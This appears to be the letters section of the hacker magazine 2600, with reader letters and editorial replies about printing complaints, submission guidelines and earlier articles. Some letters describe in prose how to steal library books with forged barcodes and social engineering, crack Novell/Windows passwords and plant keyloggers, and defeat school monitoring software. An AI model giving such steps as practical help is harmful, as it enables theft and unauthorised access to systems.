Perhaps equally as problematic as the questions that are constantly answered are the ones that are never answered. For instance, how many characters per line should one have in their article? Should an author send in an image to be used for the top banner above their article, or do the editors handle that? If you want the articles to be written in plain ASCII text, how do we convey to the editors if we want some parts to be italicized or bolded?

Now obviously you try and keep the requirements down to a minimum to make things easier for the author or to accommodate to their situation, which is definitely the right approach to take. But clearly the editors also have preferences as to how things should be done to make their lives easier, and given the opportunity I would like to adhere to those preferences as closely as possible.

I think it would be very helpful to create a FAQ with these types of questions that could go up on the *2600* website. The editors could write up the core content, and then perhaps the long time submitters to the magazine could add in their own tips or comments via email to whoever would be in charge of maintaining the FAQ.

Ideally it would be a wiki page where the *2600* community as a whole could document their experiences with the submission process, but the time and resources required to get that running rather than just putting up a simple text file are understandably prohibitive.

Such a document could really help ease concerns and clear up confusion for authors who are hesitant about sending something in. It could only have a positive effect on the community, and with luck might even spur an influx in submitted materials.

MS3FGX

It's not really fair to say we're "impassive" on this or that it has anything to do with free expression. We're just incredibly busy and we thought the word was already out on how to submit articles properly. Anyone emailing us gets an automatic reply with guidelines. There's no real way to avoid repeating ourselves for the

benefit of those who don't read what is said online. We intend to make the online guidelines more detailed but again that won't do anything for the people who don't see them. As for questions that are "never answered," it's not part of anything intentional. It's possible nobody has ever asked us how many characters per line an article should have. (This is irrelevant as we do all the formatting here.) There are many ways to convey emphasis in ASCII text - you don't need us to tell you how (we hope). And if we expected our writers to put together the layout design, we would certainly have made that clear. What do you think the odds would be of everyone doing that on their own without our saying a word up until now?

The idea of a FAQ is a good one and it probably wouldn't require much more time to put together than what we've already spent here on this issue.

Complaints

Dear *2600:*

The new printers should be locked in the bathroom with nothing to read except for examples of their own work. I bought my copy of 23:4 at my local Borders store like I usually do. (They display it prominently and this time it had its own little wire rack fastened to the wooden newsstand rack, right in front of all the sociopolitical publications that range from the *Utne Reader* to *The Advocate.)* I pulled a clean unwrinkled copy from the middle of the stack and observed its new square glued binding. After looking around for a few minutes at other books and magazines in the store, I noticed my fingers were sticking to the cover....

I didn't actually open the magazine and read it until I got home. The first thing I noticed upon reading the inside cover with the payphones was that it was really hard to read some of the text. The white text on the black background wasn't really the problem; rather, the printing was just really weak in places, with some of the lettering nearly missing altogether. And I thought I picked a good copy out of the pile! This sectional fading was also present on some of the inside pages as well.

After reading about halfway through the issue, I noticed my fingers had black all over them and that it was rubbing off on the inside pages. I thought the print on the inside pages was smearing and it may have actually been doing so slightly, but it was mainly the black from the rear cover and both inside covers that was coming off on my fingers, making them sticky and smudgy and leaving my fingerprints where only solid black had been before. Please fire your new printer or force them to do the job properly as this is unacceptable. I would rather pay a little more for a solid cover that does not come off on my hands and gets all over everything, as I reread these back issues and refer to them often. I hope you can eliminate this problem in time for your next issue.

On another topic, the article on red boxing seemed a little out of date, as the author kept referring to SBC when SBC bought out AT&T months ago and has now dropped the SBC name altogether (along with much of their quality control/maintenance and nearly all of their customer service). Perhaps the author missed your "Join Us As We Rise Again" cover (or perchance it sat on the shelf a while before you got around to publishing it)?

In any event, keep up the good work. Gotta go, *Futurama's* on.

Guitarmaniax

The ink problem was resolved with the last issue (24:1). We're hoping the fading you mentioned was a fluke as we haven't heard of that problem. We apologize for any inconvenience or dirty hands that came out of this.

Dear *2600:*

I appreciate the move to a new printer to keep costs down. However the latest copy I received has a bit of a problem. The ink on the spine and back cover doesn't seem to have been "sealed" in the same way as the front cover. Whilst it's briefly entertaining to discover the ink coming off on my fingers (much like newspapers of old), it quickly becomes annoying!

I hope this was just a glitch in the current run of magazines and will be fixed in future prints. But aside from that, keep up the good work!

Minstrel

Consider it our nod to the newspaper printers of years gone by. Where would we be without them?

Dear *2600:*

I read that you changed printers for the winter issue. I've noticed a few bugs with the new binding and printing. You may have already noticed them too but the nitpicker in me is compelled to point them out.

With the new stiff spine, the magazine doesn't open out flat like it used to. The page layout doesn't seem to take this into account and the margins are too close to the center binding so that parts of words get cut off. I had to bend the covers back and really crease the spine to be able to read words close to the center. In the process of doing this, the ink on the pages smeared and came off on my hands.

I really hope you'll be able to work out these bugs. I've enjoyed the magazine for a long time, and I look forward to reading it in

the future.

Jacqueline

The margin issue was also sorted out for the last issue so hopefully this is no longer a problem either.

Dear *2600:*

I just wanted to voice my opinion of the new printing style of *2600*. While the binding is kinda cool, it makes the magazine quite a bit harder to read. This is especially the case when I try to prop it open in front of my keyboard for perusal while at work. This is now impossible.

OK, so I'm not really opposed to the entire new style. The binding is great because it allows for more content in the magazine itself. The binding is not great because the text extends so closely to the spine that it's a real pain to read any of the words on the extreme right-hand side of the even pages and the extreme left-hand side of the odd pages. Ugh!

It's almost like it's still being printed in staple-style where the magazine easily opens all the way and allows unobscured access to even the most extremely justified text.

Anyway, I'm not really complaining but instead just hoping to inform you of something that I've found is causing me to have to nearly destroy my magazine to read all of the text.

I know that the new binding style won't change and I don't really want it to. The magazines will stack much more nicely now. I'm just hoping that the text can be brought a bit further from the binding itself to make it easier to read.

Thanks for reading and thanks for writing.

mikes

There are indeed positive elements to the new binding and we hope to be able to take advantage of as many of them as possible. Since fixing the problems that admittedly never should have occurred in the first place we haven't received any specific complaints.

Dear *2600:*

I love your publication. I've been a reader for some years now.

I have one complaint. As perhaps one of your older readers, I have a very hard time reading your articles due to the size of the print. Otherwise, you have a great publication.

A Fan

We've heard this complaint since we started printing in the 1980s. We could print larger but then we would have to either add a lot of pages or print less material. It's a precarious balancing act. We will at the very least commit to not making the type size any smaller.

Dear *2600:*

I am a reader of your magazine since 2001 and I love it. My concern is about the new binding of the magazine. I do not like it because you cannot fold it, is difficult to read it when you approach to the binding, and the last and more important issue is that the pages tend to take off itself and start it to fall down. So please, if you can, return to the old binding, is simple and good. I hope you understand my poor English.

Ignacio

Well, we gave it a shot but we're not really sure what you mean by falling down. We would certainly like to find out. Fortunately, we haven't heard anything similar to this. Ever.

Dear *2600:*

Here is another vote for staples! Just out of curiosity, what would be the per issue price increase (at least an estimate) if you guys go back to staples? I understand that you would also have to switch (again) printers.

SiKing

It would be a major hassle to switch again and we're not convinced that staples are anything but a personal preference. There are advantages and disadvantages to every method and we see a lot of potential with the current style of binding. Our major concern is solving the problems mentioned above which we believe have been addressed and dealt with.

Response to Articles

Dear *2600:*

I would like to bring to your attention the article "Algorithmic Encryption Without Math" in 23:4. In case you were just checking if your readers are asleep (or blind or dead for that matter), we aren't, thank you very much (and ignore the rest of this).

Otherwise you wasted eight full pages in your magazine for some crappy algorithm that is no better than what some of us invented back when we were in the fifth grade. The author (referred to as "he" from now on) can't even coherently *describe* the algorithm (try to follow what he does in the first part and see if you can implement the algorithm based on his description). He doesn't tell us against what his algorithm is safe. (I assume he has no idea about any classical attacks against symmetrical cyphers - I guess he doesn't even understand the difference between PGP for "messages" and his cypher which is symmetrical.)

What about the "thousands of dollars" we could win for breaking his encryption. Doesn't this seem suspicious? Where, how, how much? (If there's a prize associated with this he could at least tell us how much it is - is

it $2000 or is it $200,000?)

He tells us how "the experts" think you need "higher level mathematics" for "a secure crypto program." This is false. You don't need higher level mathematics for a crypto program - in fact anybody can probably do:

`http://en.wikipedia.org/wiki/CipherSaber`

on paper without a computer (and the algorithm is reasonably secure when used with a good key). There's also:

`http://en.wikipedia.org/wiki/Solitaire_(cipher)`

which can be implemented with a deck of cards and again it is quite secure.

However, "high level mathematics" *is* required for cracking even the simplest ciphers. And if you don't know how to crack *any* algorithm *how* can you claim yours is secure (by the way he doesn't mention against what type of attacks he's safe and why - he only mentions how the algorithm is *un*safe)?! By participating in a Usenet newsgroup for seven months?! (By the way, he fails to mention that this happened in 1996.) I guess if I stay on IRC for half a year I can be an astronaut as well!

I'll stop here for now. Take care and greetings from the old Europe.

aa2600

Dear *2600:*

Thank you for publishing my article "Algorithmic Encryption Without Math." The following text is my response to "Dave" whose letter you published in response to the article.

Dave, I'm sorry you didn't read the code for "Algorithmic Encryption Without Math" as you would have discovered some things Bruce Schneier doesn't want you to know. First, the code is in its 11th year, offering a $10,000 cash award to any serious organization that can crack it with an unlimited plaintext attack. In my two years as moderator of a Dr. Dobb's web forum, the program survived numerous challenges. More importantly though, this project is not about having a slick little program that demonstrates yet another form of encryption. It's about ordinary people like you and me owning the entire process of securing our files from government or other snooping, and not having to trust "experts" who make programs so complex that we can't validate them or really know that they're secure.

People who have spent a lot of time on crypto forums know two things for certain. One, that math-based programs are not guaranteed to be secure, since nobody can prove mathematically that the algorithms are secure, and two, that the quantum computers being developed will easily decrypt their ciphertext. My algorithm attempts to approach true randomness by multi-layer shuffling, not as you described, but as lotteries and other shuffling systems do.

My method does not use the pseudo-random array for bit moves, it uses the relative sizes of elements of that array, which is equivalent to building a large lattice as follows. In this example, we simplify the lookup table and use 32 numbers only:

```
5, 6, 17, 14, 10, 26, 25, 20, 15, 1, 12,
21, 18, 13, 27, 24, 7, 30, 3, 16, 29,
2, 31, 9, 23, 19, 28, 8, 11, 4, 0, 22
```

The first value determines the group size (5), and so the first lattice row will contain the relative sizes of the next five values: 1, 4, 3, 2, and 5. The second lattice row begins with a group size of 6, and the relative values are 3, 2, 1, 6, 5, and 4.

You can see that with the current lookup table implementation, the lattice becomes very large. Now picture a lattice with a trillion rows of random size each, expanded to 12 dimensions. The problem is not that a quantum computer (never mind a conventional computer) can't replicate this lattice in real time and apply XOR masking to the ciphertext for all possible permutations of the text. The problem is that XOR doesn't work on shuffled text - the bits have to be physically moved and there is no feasible way (you try it) to do that on any computer.

Keeping in mind the aforementioned contest and award, if you still have doubts about the security of this algorithm, try to understand my fundamental design - to approach true randomness by shuffling in many separate passes that have no relationship to each other. The bits have to be physically moved, and there is no math shortcut for that process. If it turns out that a quantum computer can calculate the final reshuffled bit positions using something like the lattice I described, it still has two formidable tasks to perform that are not assured in any scenario. The quantum computer still has to move the bits for each test and perform lexical analysis of the result as well because there is no "test" decryption mask that can be applied to shuffled bits.

dthorn

Dear *2600:*

What's the deal with Byron Bussey's "exploit" (23:4) which basically involves a hypothetical scheme where someone could steal expensive books from a library by demagnetizing two at a time? I can think of at least two other better ways of doing it.

1) Use a tinfoil-lined bag or simply remove the magnetic tag. This has been done for a long time and is also known as shoplifting. This is not technically an exploit; even dumb people can and will do it. Although as dumb as it

is, it's smarter than Byron's scheme - at least there's less chance of getting caught than by blatantly stacking two books at a time onto the reader.

2) Create your own bar code using software like "Bar Code Pro" found on P2P sites. Use the code from cheap books like paperback novels. When you go to scan your books, the automated reader will scan the new codes you have cleverly taped over the old ones. Sell the books, report the books as lost, and dutifully pay your fine. Make sure to stamp the books *withdrawn* so buyers won't suspect they've been stolen.

For added security, get a new library card. Sounds tough? If your library card has a bar code on the back, use your software to create a new account number. If it uses a magstripe your job will be harder but not impossible. In Byron's article he described a system where patrons had to enter a four digit code based on their phone number. You'll have to social engineer administration over the phone - tell them you forgot your code and no longer use the phone number in question. Have them enter a new number. If you do this, you won't even have to pay your fine!

Which is not to say that I advocate theft from libraries. People who steal books are the lowest of the low. Libraries are wonderful institutions whose mission is to spread knowledge while protecting our privacy.

JB

There's a big difference between advocating theft and learning how a system works and how it could be compromised. Your ideas along with those of the original author have probably contributed towards the eventual design of a better system. There are so many people who don't understand the hacker mentality and who have a great deal of difficulty with this concept. We hope that what's in our pages helps to define the difference.

Dear *2600:*

I read a blurb in a recent issue about defeating a library self-checkout. It's old news. I've been there, done that. However, one small correction, at least in my hometown: If you do run more than one book through the machine at a time, it should demagnetize *all* of them and thus they would not trip an alarm. Mind you, it is not foolproof - it doesn't always get them but it usually does, and of course the "security" gates are notorious for tripping false alarms so I doubt they'd have much of a case against you. Which reminds me, after the harassment I received last year about a false allegation at a record store (yeah, the term shows my age) from some item I purchased (seriously, I paid for it) at another store that tripped their alarm, I wonder if you ever did an article about these annoying intrusive "security" sensors. Thanks.

Ugg

We would certainly be extremely interested in learning all about them.

Dear *2600:*

Howdy! This is the first time I have written to *2600* and only being a reader for a little over a year and considering the technical nature of many of your articles, I certainly never thought I would actually be in a semi-knowledgeable position to do so.

After reading Toby Zimmerer's piece about security issues with mobile devices in 23:4 I thought I would. Firstly, the facts of Toby's article are generally fine, but I do think he painted a somewhat alarmist picture.

I have been using various mobile devices for a number of years: PalmOS, WinCE, Symbian, and currently Windows Mobile 5. As a picky point, Windows was making a consumer OS for mobile devices well before the iPaq, the first of which tried and failed to emulate the Windows 95/98 interface.

Toby describes issues with Bluetooth hacks or snarfing, as it became known. He describes an example at an Interop show where 60 open devices were found. The problem with this as a hack is that while the phone does broadcast, the other user is required to authorize any sending of files by means of either a yes/no entry or by firstly pairing the device with the sender. Both require the user to consent.

There was a larger issue with a few Sony Ericsson and Nokia phones of a particular ROM revision that required less user involvement, but this was a couple of years ago, and from that the risk is pretty small. Consider how fast the mobile market operates to see that a security threat to a phone three or four years old is a very small threat indeed.

You are able to send messages to an open Bluetooth device, and indeed much fun can be had by sending messages to people on the bus and watching them as they look around wondering who sent it (*"hello sexy with the glasses and big nose!"*). But again this proximity is the issue as far as a real threat is concerned. Incidentally this is generally referred to as "BlueJacking." And we really have to acknowledge that many people do actually switch off Bluetooth as it drains the battery.

The other thing that I felt could really have done with a fuller description was regarding how the SMS/Bluetooth payloads actually worked from the recipient's standpoint. For example the CommWarrior virus, being a .SIS file, would mean that it would only effect Symbian phones and while it may SMS everyone in your phone book, it's not

spreading itself in the traditional way. There is end user damage, but limited impact as far as user base is concerned. Very limited.

The Skulls trojan mentioned came from downloading warez and would only disable the "smartphone type" functions. Much like OneHop and other variants - Internet included - the phone itself would still work, but lacking Internet wouldn't get out of the handset. Viruses using Bluetooth as the method of transmission, again, largely would require user intervention.

Now we do know that people are idiots, or, erm unskilled in the hardware they own, but opening an attachment carried by Bluetooth would mean opening a file that you know somebody has sent you because they are next to you or being daft enough to open an attachment sent by a stranger on a bus or train. Yes, some would do it, but a citywide virus outbreak?

Toby closes by mentioning that anti-viral software is available. Indeed it is and has been a non-seller for a few years now and, to be honest, I think it will continue to be so.

The biggest virus threat contained within mobile devices has and always will be their use to access business network resources. As stand-alone devices there are just not enough in the same vicinity for it to be a significant problem. It would make as much sense buying anti-virus software for a mobile device as it would for a Mac. Like the Mac, not only are there very few viruses out there but the small user base makes an "outbreak" unlikely at this point. Toby does mention the future being of "always connected" devices, and with more and more advanced browsers with Java capabilities, indeed this is a likely threat in the next couple of years.

At this point? The potential is there, but largely it is just that, potential. Current mobile viruses are akin to the old ones that relied on floppies or "sneakernet" to spread from one machine to another. In a sense it's the late 80s - time will move on, but we are not there yet.

Wgoodf

Dear *2600:*

Long time reader, newish lifetime subscriber. Just writing to clear up a bit of misinformation from the article "Mobiles Devices - Current and Future Security Threats" by Toby Zimmerer from 23:4.

In the article he stated that the mobile device smartphone OS "Symbian" is a lightweight distribution of Linux. This is absolutely wrong. Symbian is the current version of the EPOC OS, developed by Psion Ltd. for their range of mobile devices (such as the Series 5mx, Revo, and Series 7), which they sold to the Symbian group (a cooperation of companies such as Nokia, Sony Ericsson, and Motorola) who used it as the base for their own smartphone OS's. Symbian itself is not a useable OS, much like GNU/Linux is not directly useable without all the userspace applications that make up 90 percent of a distribution; Symbian provides the kernel and framework from which to build a fully rounded mobile device/smartphone distribution.

The two main distributions based on Symbian are Series 60 and UIQ, by Nokia and Sony Ericsson respectively. An honorable mention also goes to Series 90, also by Nokia, which uses more of the user interface from the original Psion EPOC devices, due to its use on "palmtop" devices such as the Nokia Communicator series of hybrid mobile phone/palmtop computers.

Another honorable mention goes to the Nokia 770 and N800 Internet Tablet come palmtop computers, which actually do run a Debian Linux based distribution called Maemo (maemo.org), but run a ported and updated version of the Psion EPOC user interface, dubbed Hildon.

For anyone interested in the wide range of mobile device OS's, and of course the many issues surrounding them, then the Internet of course holds mucho info as Symbian in itself presents many security problems compared with Windows Mobile and mobile Linux distributions, due to an object framework that has been built up mainly of hacks upon hacks, and an obfuscated low level sockets layer.

Wesley

Dear *2600:*

Before I attempted to construct my own skeleton key (24:1), I thought I would do the math on my TI 30 X, a scientific calculator. 5^9 = 1,953,125. However 9^5 = 59,049. Perhaps your editor should invest $15 in a scientific calculator before the next publication. Other than that, I love your magazine. Keep up the good work.

Short Blonde

Dear *2600:*

Many thanks for your superb magazine, which I have read for decades as a lapsed mathematician and ex-programmer. As a locksmith and hardware supplier, I read "Hacking Your Own Front Door" (24:1) with interest. I have some comments, corrections, and complaints.

The author (Cliff) has limited but successful experience in key bumping and he has written an illuminating but factually hazy account of the technique. To his credit, his description might allow a reader to perform the opening technique, as well as to understand how a

pin tumbler cylinder works (in really general terms), but his cheery rendition fails to indicate the many possible pitfalls. In addition, his terminology is confusing and fanciful.

There are many websites that can provide the industry standard terms for lock parts, so we all know what the hell we're referring to. Cliff makes up a whole lot of terms (in fact, his entire second paragraph is meaningless) when he could simply have written, "Pin tumbler cylinders are used in many types of locks, so you should learn this technique." Cliff's references solely to Yale and Chubb indicate a British bias. Pin tumbler cylinders are much more common in the U.S. than in Great Britain, with many more manufacturers and keyways in use. Each of these require their own bump key to enter the particular keyway you come across.

The tool companies that make bump keys also make very precise hammers, rather than using the back of a screwdriver. I've had success with the back of a screwdriver myself, so maybe the hammers are over the top, but if you do this for a living you buy the best tools you can for predictable results.

The making of a bump key requires a certain amount of precision. Spacing and depths are critical. Cliff's description is vague at best and his declaration that cylinder pins have "usually nine positions along their length" is just not the case. Some depth systems use 0-9 (ten depths), some use 1-6, and there are a few others, but usually you can't cut a key with the highest cut next to the lowest due to the required angle of the cut, so all combinations are not physically possible. So his "9^5" figure (printed incorrectly as 5^9) is a bit fanciful. A five-pin cylinder generally has about 7,000 possible keys. As for bump keys, none of that matters at all as the bump key is cut to the lowest officially-allowed cut in each space regardless of the possible number of other, higher, keys. In addition, generally the bump key gets its shoulder filed back maybe 0.010" so it can be tapped into the cylinder a bit further than where the pins are seated over the key cuts and the key normally sits. Cut angles and bottom widths can vary too, depending on manufacturer and keyway.

Bumping a cylinder open is not the same as having a master key. It's a fine-honed technique that works when it works. How would you like to have to perform that delicate operation every time *you* came home? It's fine to publicize their dangers (and possibilities) but let's not consider bump keys a "master key" to every lock in the world, even just the pin-tumbler ones they can work on. They're a danger for those who think they're protected, and a useful tool for those who wish access to poorly-protected areas, but they're no magic wand. They take work, talent, and a lot of practice to use successfully.

Finally, the solution to keeping crooks from "bumping" your locks open is to buy high-security cylinders. Medeco, Abloy, Schlage Primus, Corbin Russwin Pyramid, and a bunch more can't be bumped. They say Mul-T-Lock standard cylinders can be and I understand the theory but I can't testify to it. Most thieves just try to break or pry open your door. If you live in an apartment, physically protect your front door, secondary door (if you have one), and fire escape window. If you live in a house, do all that and get an alarm system. And put a high-security cylinder on at least the one strongest lock on each door. Key 'em all alike (when did you ever lose just *one* key?) unless you want to restrict access to different people.

Cliff did a fine job as far as he went, and it's great that he aired this currently hot topic in *2600*. But it's important to get the facts straight. I have followed you guys from phone issues into electronics, software, and electronic hardware, but your physical security articles have stumbled a bit. They are often just not up to your standards. Put out potential articles for review in areas you don't know, maybe.

For more on this topic, Google Matt Blaze, "bump keys", *National Locksmith Magazine* and *Locksmith Ledger*, then follow their links as you wish. This stuff ain't secret - isn't that amazing?

NYC Locksmith

Dear *2600:*

I was just reading 23:4 and felt the need to respond to the article "Fun with Novell" by Cronicl3. To recap: Novell stores its passwords quite securely but the easiest way for it to interact with XP is to create a local user (with the same name and password as the Novell one) and login with that one. If you have access to the computer you can get the usernames and encrypted passwords off the computer and run a password cracker on it to get the plaintext.

Now from the Novell administrator's point of view there is a very easy way to minimize the damage this causes and it's called "volatile users." This means that the user created by Novell on login is deleted by Novell on logout. If this is set up then the only usernames and passwords you will get will be for those people who did not log out properly for one reason or another. There are a few obscure instances where using volatile users breaks something that may be deemed important so that may be the case for the school in the article (or it could be a case of dumb administrators as the author says).

But of course there is also the local administrator password stored and retrieved in the same way. If you get this you don't automatically have any extra rights on the Novell side of things (as anyone with any sense will make this password different from the important Novell ones) but you can install a key logger etc. to get the usernames and passwords of anyone who logs in after you.

This is a lot of effort to go to just to get the administrator password for the local machine if you don't have to. If you have enough access to get the SAM (where the passwords are stored) you probably also have enough access to just blank the administrator password using a boot disk if you don't want to wait for the password to be decrypted and you don't think the password change will detected.

Again the administrators can minimize the impact of this by not allowing the "Workstation Only" tickbox to appear on the Novell login page meaning that you must login to Novell. If this is the case then it's probably not worth the effort of getting the administrator password or even blanking it as you can't use it.

Getting around this is harder but not impossible. With a well designed WindowsPE, BartPE, or Linux boot CD you can read and write files, edit the registry, etc. to your heart's content which, if all else fails, allows you to manually install your software one file or registry entry at a time.

As always, if the attacker has physical access to the machine then by definition it's not secure. I would think however that this sets the bar high enough (particularly if the machines are reimaged twice a year as in the article) that its sufficient security from the network administrator's point of view and from the attacker's point of view it's a lot of work for very little gain. But still it's enough of a challenge that the hacker will attempt it just to see if they can do it.

On the subject of why the administrators don't give access to nwsend for intranet instant messaging it may be that they tried it a decade ago (as I did) and decided to never use it again. At that time it had a relatively simple GUI interface but was very poorly designed. It may have changed since then but as I haven't used it after a brief dabble a decade ago I'll describe how it was.

It was quite simple: a scrollable list box of users and groups you highlighted to send the message to, below that a place to put your message, and to the right of that a send button. Can't get much simpler, right? Unfortunately you had to choose the users to send it to *after* you wrote your message. If you selected them first it would deselect them when you started writing your message and if you pressed the send button with no users selected it sent it out to all users!

You can imagine that after a few instances with everyone being sent messages (interrupting classes and tests in schools, etc.), the network admins - who know how pointless it is trying to train users, particularly the transient ones like students - decided that it was easier not to use it and, if the functionality was needed, to use a real IM client.

Pat

Response to Letters

Dear *2600:*

I'd like to comment on Breto's information about the Australian electoral system (24:1). The voters are indeed not asked for any form of identification, and that's for a good reason: there is no compulsory ID in Australia. And the right to vote to help elect Australia's governments is not only an undeniable privilege but also a duty. That is, those who don't vote without a good reason (like being overseas) are fined.

That is why vote theft doesn't happen. If someone turns up at the polling station to vote under an assumed identity, there are all chances the genuine voter will also cast a vote. The collision will result in the fraudulent vote being discarded.

There are more details to that. But apparently the system with checks and balances and without compulsory citizen ID is entirely possible.

S. Pidgorny

Dear *2600:*

I read the letter by Marxc2001 in 23:4 about the vulnerability of Tesco self service checkouts requiring no authentication with interest as I had already noted this vulnerability myself.

I thought you might like to know that I used one myself yesterday for the first time in some weeks and discovered it had now been equipped with PIN input. So that weakness at least has been closed.

Hennamono

Dear *2600:*

In response to A. Saboteur's letter (24:1) about techniques in concealing online browsing habits and sending email anonymously, I think all your readers should understand that there are ways that the TOR system can be circumvented. A while back I wrote an article that was published in *2600* about using TOR. After that article I began to wonder if there were ways to expose someone's true IP even if they were using TOR. The answer is

yes, there are ways. If A. Saboteur visited a site, say a website run by the FBI, and on that site Saboteur's browser downloaded a specially crafted Java applet, that Java applet can bypass Saboteur's TOR connection, thereby exposing the real IP address Saboteur is using to the FBI's web server. There are other ways as well and I invite your readers to read more at `http://uk.geocities.com/osin1941/exposingtor.html`.

To sum up, to make browser/email submissions more private, you should consider these tips:

1. Don't use a Java-enabled browser or disable Java while using TOR.

2. Set *all* proxy protocols (ftp, https, etc.) to the same proxy setting as http, even if you're not going to use them.

3. Be paranoid of website links that may have been emailed to you, especially if you are using Windows.

OSIN OSIN

Injustice

Dear *2600:*

Hello, first off I just wanted to say I love your mag. Keep up the good work and I love listening to *Off The Wall*. What an excellent program. I came across something interesting at my job. Work was slow so I decided to take a little peek at the Hope Number 6 audio files so I would have something interesting to listen to on this boring day at work. When I went to the HOPE Number 6 website it was blocked saying it was "Illegal or Questionable." But that's not what threw me off. What confused me was that a warez site *was not blocked*. How is a warez site not "illegal or questionable" but the HOPE site is? It really beats me. Just goes to show you how these companies are blocking the good websites but allowing the wrong.

Xiver0m

This is always going to be a problem if people rely on settings determined by other people who often have little idea what's going on. There have been many instances where nobody seems to know what to do in order to change the defaults which, for whatever reason, often include us. The flipside to this is that it becomes as much a mystery when trying to add sites to the list. In the end, local and intelligent control is essential if systems are going to use blocking software in the first place.

Dear *2600:*

My local libary has turned into a nazi dictatorship. They just put on a blocker program called WebBlocker. I'm unable to download from a free gaming site. It gives an error that the connection has reset. I do not think the router has done this but rather the blocking program. Are there any easy hacks or web tools for someone who has no understanding of code of any kind?

Also, is there a group out there who hack in the spirit of common good or in the name of our country the USA? I mean are there or have you heard of anyone that has had hacked bank accounts, servers, websites, and such in the Middle East that support terrorist groups or dictatorships? I would think that there would be people out there. I'm just wondering because this would be a great story to tell.

Barron

So on the one hand you're upset that someone has decided to control your access based on who and where you are while on the other hand you're interested in learning how to disrupt the activities of others on the net based on who you believe they are? How do you propose concluding whether or not someone deserves to be taken off the net or otherwise attacked? Your opinion? Someone else's? What your government tells you? This is not what hacking is about. What you're interested in is doing the bidding of one group of people in order to defeat another. This is what the military does. And every time something contentious happens in the world, members of our military try to get hackers involved in the fight for their version of justice. By even considering such requests as legitimate, we tarnish what hackers have always stood for which is free and open access to thoughts, ideas, and technology. People are free to do what they want on their own or as part of some other organization but please don't assume hackers are about to become another branch of anyone's military.

Dear *2600:*

I just wanted to say how horrible I think the U.S. Postal Service is treating you. Here you shell out serious money (not to mention adding fat profits for the bastards) and the "gratitude" you get for being a good customer is this treatment where they "lose" your issues and nobody will give you an answer as to where they are or what happened to them. (Do we really believe that they don't know this with all the computers and tracking codes they have?) So much for "warranty" or "customer satisfaction." Obviously unheard words in the postal "service." All we get are price increases and void warranties. (How long would private companies stay in business with this kind of "policy?")

You should be able to sue them and get your money back for this since you did not receive the airmail delivery you paid for. Sadly I might

add that I get about the same treatment here in Norway from our postal "service." Often packages are mislaid, undelivered, lost, or insanely delayed for no reason other than pure harassment of customers it seems. I am not the only customer treated this way so it's not just the U.S. that wants to crap out with postal problems. This kind of harassment "service" seems to be the norm for many such entities.

Kristian

Fortunately our last issue went out without problems, domestic or overseas. We're thankful to those people within the postal system who took an interest when this major foul up came to their attention. We hope this puts an end to these problems.

Observations

Dear *2600:*

I am writing you today to share an interesting experiment I did involving SMS messaging. I had an unused Sierra Wireless 555 card that I used to use for data. I was able to convince my wireless carrier to give me the access code so that I could get into the setup menu. I changed the phone number associated with the Sierra Wireless 555 card to match the phone number of my regular cell phone. I then had a friend send me an SMS message and it appeared on both my subscribed cell phone and this unsubscribed Sierra Wireless card. The network I did this on is a 1RXX CDMA2000 provider.

FeTuS in MN

Dear *2600:*

I just purchased the latest spring issue of *2600*. The total of the mag plus tax came to $6.66, on Good Friday no less. I included a scan of the sales receipt.

Randall

Dear *2600:*

I got a nice chuckle when the $6.25 cover price and $0.41 sales tax on your zine came out to $6.66. Mark of the beast, baby. Roar.

ThrlLL
Orlando, Florida

Apparently this is happening in a number of states that charge tax on publications. Ours isn't one of them so we honestly had no idea. Honestly.

Dear *2600:*

Is it just me or are high school computer technicians less and less competent as time goes on? I just graduated, class of 06, and I made it my personal mission to get by every firewall and block that they had up. Why is it that I could overcome these trained technicians and all of the expensive software they ran without even a graduate level understanding of computers? Now don't get me wrong, I now know my way around a computer pretty well, but then I only had a rudimentary knowledge of computers outside of using the Internet and MS Word.

The computers at my high school were networked with Novell software and were protected and monitored with a program called Net Support Plus (or Pro, I can't remember), which my computer programming teacher (who was terrible) so fondly referred to as his "God Software." For those who are unfamiliar with the program, its primary function is to serve as kind of a "security camera" to the computers attached to the network. It basically lets you see an individual's desktop, monitor what they are doing/accessing, and take control of their mouse/keyboard. All in all it's a pain in the neck for any self-respecting slacker such as myself who had nothing better to do in class but search the latest YouTube video or find a review on the latest Xbox game. *I* thought it was important but my teacher didn't see eye to eye and often took over my computer and closed me out of whatever I was doing, just to prove a point.

Well, I got tired of that happening so I started looking for ways I could just override that program. It had been my experience in the past that every program had a back door and I was sure that this one was no exception. So I started going through the running processes in Task Manager and, just by trial and error, found the process that ran NSP on my computer. After terminating the process, however, all the administrator had to do was reboot the program and I was under lock again.

The solution came to me while I was at home that night. I recently installed a game on my computer and when I was trying to play it online Windows Firewall had a hissy fit and asked me if I wanted to allow it access. I then had a theory to go on and the next day at school I tried it. Sure enough, the morons in the tech department didn't lock down Windows Firewall so all that I had to do was disallow all exceptions and no outside source could access my computer.

To cut a long story short, the next thing I knew I had the computer teacher recommending me for a job in the tech department. I, of course, declined the offer but it kind of made me wonder why they pay these people good money to do jobs that the teenagers they are trying to control could do better. I mean, it was only a matter of time before they started blocking certain websites and I was getting around them with proxy servers and then had other students asking me how they could access MySpace and whatnot from the school. I think they either need to hire better techni-

cians or just give up altogether. It would have made my life that much easier.

Thanks for listening to my rant.

DJ Walker

Sounds like they at least tried to hire someone better. Maybe part of the problem is finding competent people who actually want to work for them.

Dear *2600:*

I found this by accident: 1-866-499-7878. I was trying to dial Cingular/AT&T (1-866-499-7888). Anyone know what it is?

justin

We're not sure if this is the same thing as when you dialed it but we heard a very verbose error message which gave all sorts of info in addition to the number dialed, such as "server media," "card," "port," and "channel." Why anyone needs all of this info is definitely fodder for discussion.

Dear *2600:*

I am not a cybergeek, nerd, hacker, or genius. If anything, I am a hack, no more or less.

I grew up watching my dad, a science writer, write freelance articles and an entire book on a Smith Corona Selectric III. He then used one of the first dedicated word processors (was it a KayPro?) with an 8k disk drive, a black on blue nine inch CRT, and Diablo printwheel-based printer, then a NorthStar CP/M machine, and from there consumer-based PC models. His passion for gadgets wasn't lost on me, though I still keep a fountain pen and small notebook on me at all times.

My exposure to programming was brief. Though I was one of three students selected for experimental computer programming in 1979 - using a Texas Instruments TI-99 4/A to learn LOGO and BASIC - I am today basically a PC-then-Mac end-user. I never really got *inside* of the machine.

That said, more than half of this magazine goes right over my head. I occasionally read and don't understand the programming language or engineering diagrams that enhance and/or dismantle systems for one reason or another. But I like what they point to: greater potential for systems and inherently the indefatigable nature of human curiosity and intellect.

What I learn from *2600* is invaluable: Systems are fallible and weaknesses need to be exposed in order for the system to improve.

